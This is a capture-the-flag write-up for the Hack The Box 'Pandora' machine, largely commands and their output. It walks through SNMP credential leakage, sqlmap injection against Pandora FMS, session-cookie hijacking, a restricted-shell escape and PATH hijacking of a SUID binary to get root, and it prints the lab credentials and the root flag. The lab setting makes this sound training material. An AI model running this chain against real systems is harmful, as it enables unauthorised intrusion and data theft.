


Pandora



InfoGathering

IP: 10.129.119.197

```
# Commands Executed
db_nmap -sC -sV -O -A -oN nmap.results 10.129.119.197 -p 22,80
db_nmap -sU -p 161 10.129.119.197
```

SCOPE

```
Hosts
====
address          mac      name      os_name  os_flavor  os_sp  purpose  info  comments
-----
10.129.119.197           Linux          4.X      server
```

SERVICES

```
Services
====
host          port  proto  name  state  info
-----
10.129.119.197  22   tcp    ssh   open   OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2.0
10.129.119.197  80   tcp    http  open   Apache httpd 2.4.41 (Ubuntu)
10.129.119.197  161  udp    snmp  open
```

SSH

```
PORT  STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
|   256  b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_  256  e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
```

HTTP

```
80/tcp open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Play | Landing
```

SNMP

```
PORT      STATE SERVICE VERSION
161/udp   open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-processes:
|   1:
|     Name: systemd
|     Path: /sbin/init
|     Params: maybe-ubiquity
```

```
1504:
|_ Name: systemd-udevd
| snmp-interfaces:
|   lo
|     IP address: 127.0.0.1 Netmask: 255.0.0.0
|     Type: softwareLoopback Speed: 10 Mbps
|     Traffic stats: 72.06 Kb sent, 71.92 Kb received
|   VMware VMXNET3 Ethernet Controller
|     IP address: 10.129.119.197 Netmask: 255.255.0.0
|     MAC address: 00:50:56:b9:1b:c3 (VMware)
|     Type: ethernetCsmacd Speed: 4 Gbps
|     Traffic stats: 7.45 Mb sent, 2.90 Mb received
|_ _snmp-win32-software: ERROR: Script execution failed (use -d to debug)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 48fa95537765c36000000000
|   snmpEngineBoots: 31
|_   snmpEngineTime: 14m02s
| snmp-sysdescr: Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64
|_ System uptime: 14m2.28s (84228 timeticks)
| snmp-netstat:
|   TCP 0.0.0.0:22          0.0.0.0:0
|   TCP 10.129.119.197:34296 8.8.8.8:53
|   TCP 127.0.0.1:3306      0.0.0.0:0
|   TCP 127.0.0.53:53       0.0.0.0:0
|   UDP 0.0.0.0:68         *: *
|   UDP 0.0.0.0:161        *: *
|_   UDP 127.0.0.53:53     *: *
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
Service Info: Host: pandora
```

I used a tool I created called massnmp to enumerate SNMP info

RESOURCE: <https://github.com/tobor88/Bash/blob/master/massnmp.sh>

```
# Command Executed
massnmp 10.129.119 197 198
cat 10.129.119.197
```

SNMP returned the host name. I added that value to my /etc/hosts files

```
# Command Executed
vi /etc/hosts
# Added value
10.129.119.197    pandora.htb
```

Gaining Access

Inside the SNMP output was a password for the daniel user

```
# Command Executed
grep daniel 10.129.119.197
```

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```
/bin/sh -c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p HotelBabylon23'
/usr/bin/host_check -u daniel -p HotelBabylon23
```

USER: daniel

PASS: HotelBabylon23

I was able to use those credentials to access the machine

```
# Commands Executed
ssh daniel@pandora.htb
Password: HotelBabylon23
```

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```
└─# ssh daniel@pandora.htb
The authenticity of host 'pandora.htb (10.129.119.197)' can't be established.
ED25519 key fingerprint is SHA256:yDtxiXxKzUipXy+nLREcsfpv/fRomqveZjm6PXq9+BY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'pandora.htb' (ED25519) to the list of known hosts.
daniel@pandora.htb's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)
```

There is another user Matt who is able to access the device

There is also a SQL server listening on 3306

The hosts file shows two loopback DNS resolutions for the local host

```
# Commands Executed
ls /home
grep bash /etc/passwd
ss -tunlp
cat /etc/hosts
```

I set up a proxy to view the possible webpage by terminating my SSH session and starting a new one with a SOCKS proxy

```
# Commands Executed
ssh -D 1080 daniel@pandora.htb
Password: HotelBabylon23
```

I then set up FoxyProxy to use the SOCKS5 connection and visited

LINK: <http://pandora.pandora.htb>

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Edit Proxy SOCKS5

Title or Description (optional)

SOCKS5

Proxy Type

SOCKS5

Color

#66cc66

Proxy IP address or DNS name ★

127.0.0.1

Send DNS through SOCKS5 proxy




Port ★

1080

Username (optional)

username

Password (optional) 👁



The web application running is called Pandora FMS.

It has a PHP file "chart_generator.php" with a "session_id" parameter vulnerable to SQL injections

REFERENCE: <https://blog.sonarsource.com/pandora-fms-742-critical-code-vulnerabilities-explained>

I modified my /etc/proxychains4.conf file to use bash commands against the service

```
# Commands Executed
vi /etc/proxychains4.conf
```

```
# Added the below line
socks5 127.0.0.1 1080 daniel HotelBabylon23
```

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```
(root@kali)-[~/HTB/Boxes/Pandora]
└─# tail /etc/proxychains4.conf
#      * raw: The traffic is simply forwarded to the proxy without modification.
#      ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4      127.0.0.1 9050
socks5 127.0.0.1 1080 daniel HotelBabylon23
```

I used sqlmap to enumerate the database table information

```
# Commands Executed
proxychains sqlmap --url="http://localhost.localdomain/pandora_console/include/chart_generator.php?
session_id=''" -D pandora --tables
```

I dumped the contents of table called "**tpassword_history**" and then "**tsessions_php**"

```
# Commands Executed
proxychains sqlmap --url="http://localhost.localdomain/pandora_console/include/chart_generator.php?
session_id=''" -Tpassword_history --dump

proxychains sqlmap --url="http://localhost.localdomain/pandora_console/include/chart_generator.php?
session_id=''" -Tsessions_php --dump
```

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```
Database: pandora
Table: tpassword_history
[2 entries]
+-----+-----+-----+-----+-----+
| id_pass | id_user | date_end          | password                                     | date_begin          |
+-----+-----+-----+-----+-----+
| 1       | matt   | 0000-00-00 00:00:00 | f655f807365b6dc602b31ab3d6d43acc          | 2021-06-11 17:28:54 |
| 2       | daniel | 0000-00-00 00:00:00 | 76323c174bd49ffbbeddf678f6cc89a6          | 2021-06-17 00:11:54 |
+-----+-----+-----+-----+-----+
```

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```
Database: pandora
Table: tsessions_php
[46 entries]
```

id_session	data	last_active
09vao3q1dikuoi1vhcvhcjjbc6	id_usuario s:6:"daniel";	1638783555
0ahul7feb1l9db7ffp8d25sjsba	NULL	1638789018
1um23if7s531kqf5da14kf5lvm	NULL	1638792211
2e25c62vc3odbppmg6pjb9bum	NULL	1638786129
346uqacafar8pipuppubqet7ut	id_usuario s:6:"daniel";	1638540332
3me2jjab4atfa5f8106iklh4fc	NULL	1638795380
4f51mju7kcuonuqor3876n8o02	NULL	1638786842
4nsbidcmgfoh1gilpv8p5hpi2s	id_usuario s:6:"daniel";	1638535373
59qae699l0971h13qmbpqahtls	NULL	1638787305
5fihkihbp2jio1l1a8mcsmp6j	NULL	1638792685
5i352tsdh7vloth30ve4o0air	id_usuario s:6:"daniel";	1638281946
69gbnjrc2q42e8aqaahb1l2s68n	id_usuario s:6:"daniel";	1641195617
81f3uet7p3esgiq02d4cjj48rc	NULL	1623957150
8m2e6h8gmphj79r9pq497vpdre	id_usuario s:6:"daniel";	1638446321
8upeameujo9nhki3ps0fu32cgd	NULL	1638787267
9vv4godmdam3vsq8pu78b52em9	id_usuario s:6:"daniel";	1638881787
a3a49kc938u7od6e6mlip1ej80	NULL	1638795315
abg787e1e5e4egn5jkeh3hdf2	NULL	1648413264
agfdiriggbt86ep71uvmljbo3f	id_usuario s:6:"daniel";	1638881664
bbhf4mtod74tqhv50mpdvu4lj5	id_usuario s:6:"daniel";	1641201982
cojb6rgubs18ipb35b3f6hf0vp	NULL	1638787213
d0carbrks2lvmb90ergj7jv6po	NULL	1638786277
dd9hpokkb6h62ggpg25km6n2d9	NULL	1648413185
f0qisbrojp785vldmm8cu1vkaj	id_usuario s:6:"daniel";	1641200284
fikt9p6i78no7aofn74rr71m85	NULL	1638786504
fqd96rcv4ecuqs409n5qsleufi	NULL	1638786762
g0kteepqajloep6u7msp0u38kv	id_usuario s:6:"daniel";	1638783230
g4e01qdgk36mfdh90hvcc54umq	id_usuario s:4:"matt";alert_msg a:0:{}new_chat b:0;	1638796349
gf40pukfdinc63nm5lkroidde6	NULL	1638786349
heasjj8c48ikjlvf1uhonfesv	NULL	1638540345
hsftvg6j5m3vcmut6ln6ig8b0f	id_usuario s:6:"daniel";	1638168492
jeed4v8f6mlcgn4634ndfl74rd	id_usuario s:6:"daniel";	1638456173
kp90bu1mlclbaenaljem590ik3	NULL	1638787808
ne9rt4pkqqd0aqcrr4dacbmaq3	NULL	1638796348
o3kuq4m5t5mqv0liur63e1di58	id_usuario s:6:"daniel";	1638540482
oi2r6rjq9v99qt8q9heu3nulon	id_usuario s:6:"daniel";	1637667827
p4tdr7t0ghnr48edg5lt2gtgv1	NULL	1648413260
pjp312be5p56vke9dnbqmnqeot	id_usuario s:6:"daniel";	1638168416
qq8gqbdkn8fks0dvl19qk6j3q8	NULL	1638787723
r097jr6k9s7k166vkva17na1u	NULL	1638787677
r3kem1qd6uv9ki56bnq3p8ale3	NULL	1648413115
rgku3s5dj4mbr85tiefv53tdoa	id_usuario s:6:"daniel";	1638889082
u5ktk2bt6ghb7s51lka5qou4r4	id_usuario s:6:"daniel";	1638547193
u74bvn6gop4rl21ds325q80j0e	id_usuario s:6:"daniel";	1638793297
v3sspjif3rttr0b8gc4f4rifnt	id_usuario s:6:"daniel";	1648413638
v7l9vm964kdb1177fg44galkdt	id_usuario s:6:"daniel";	1648410090

This info was saved too /root/.local/share/sqlmap/output/localhost.localdomain/dump/pandora/tsessions_php.csv

I grepped a session id for "matt"


```
# Command Executed
grep matt tsessions_php.csv
# RESULT
g4e01qdgk36mfdh90hvcc54umq,"id_usuario|s:4:"matt";alert_msg|a:0:{}new_chat|b:0;",1638796349
```

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```
(root@kali)-[~/HTB/Boxes/Pandora]
└─# grep matt /root/.local/share/sqlmap/output/localhost.localdomain/dump/pandora/tsessions_php.csv
g4e01qdgk36mfdh90hvcc54umq,"id_usuario|s:4:"matt";alert_msg|a:0:{}new_chat|b:0;",1638796349
```


I used a firefox add on "Cookie Editor" to set the PHPSESSID to his session id value and reloaded the page

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This gave me access to the site as matt

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PrivEsc

In my enumeration I discovered I was in a limited shell

I was able to obtain a normal privilege shell using "at" which I can execute

RESOURCE: <https://gtfobins.github.io/gtfobins/at/#sudo>

```
# Command Executed
echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
```

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```
matt@pandora:/home/matt$ echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
<(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
warning: commands will be executed using /bin/sh
job 1 at Sun Mar 27 21:10:00 2022
/bin/sh: 0: can't access tty; job control turned off
$ sudo -V
sudo -V
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
$ |
```

My search for SUID binaries returned a result for a custom binary "pandora_backup"

```
# Command Executed
find / -perm -u=s -type f 2> /dev/null
```

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```
matt@pandora:/tmp$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/pandora_backup
/usr/bin/passwd
/usr/bin/mount
```

I transferred the binary to my machine for analysis and discovered a non-absolute path to the tar command was being used

```
# Command Executed
strings pandora_console | grep tar
```

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```
u/0n
[ ]A\A]A^A_
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
tar -cvf /root/.backup/pandora-backup.tar.gz /var/www/pandora/pandora_console/*
Backup failed!
Check your permissions!
Backup successful!
Terminating program!
```

I created a poisoned tar binary in /tmp, added /tmp to my PATH variable and ran the binary

```
# Commands Executed
```



```
cd /tmp
echo "/bin/bash" > tar
chmod a+x tar
export PATH=/tmp:$PATH
pandora_backup
```

I was then able to read the root flag

```
# Command Executed
cat /root/root.txt
# RESULTS
a0c2a6157e3b1bcab96f2735e11ac1a2
```

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```
matt@pandora:/tmp$ id
id
uid=1000(matt) gid=1000(matt) groups=1000(matt)
matt@pandora:/tmp$ pandora_backup
pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
root@pandora:/tmp# id
id
uid=0(root) gid=1000(matt) groups=1000(matt)
root@pandora:/tmp# hostname
hostname
pandora
root@pandora:/tmp# hostname -I
hostname -I
10.129.119.197 dead:beef::250:56ff:feb9:1bc3
root@pandora:/tmp# cat /root/root.txt
cat /root/root.txt
a0c2a6157e3b1bcab96f2735e11ac1a2
root@pandora:/tmp#
```

[HTB] 0:openvpn 1:msf* 2:ssh 3:zsh-

ROOT FLAG: a0c2a6157e3b1bcab96f2735e11ac1a2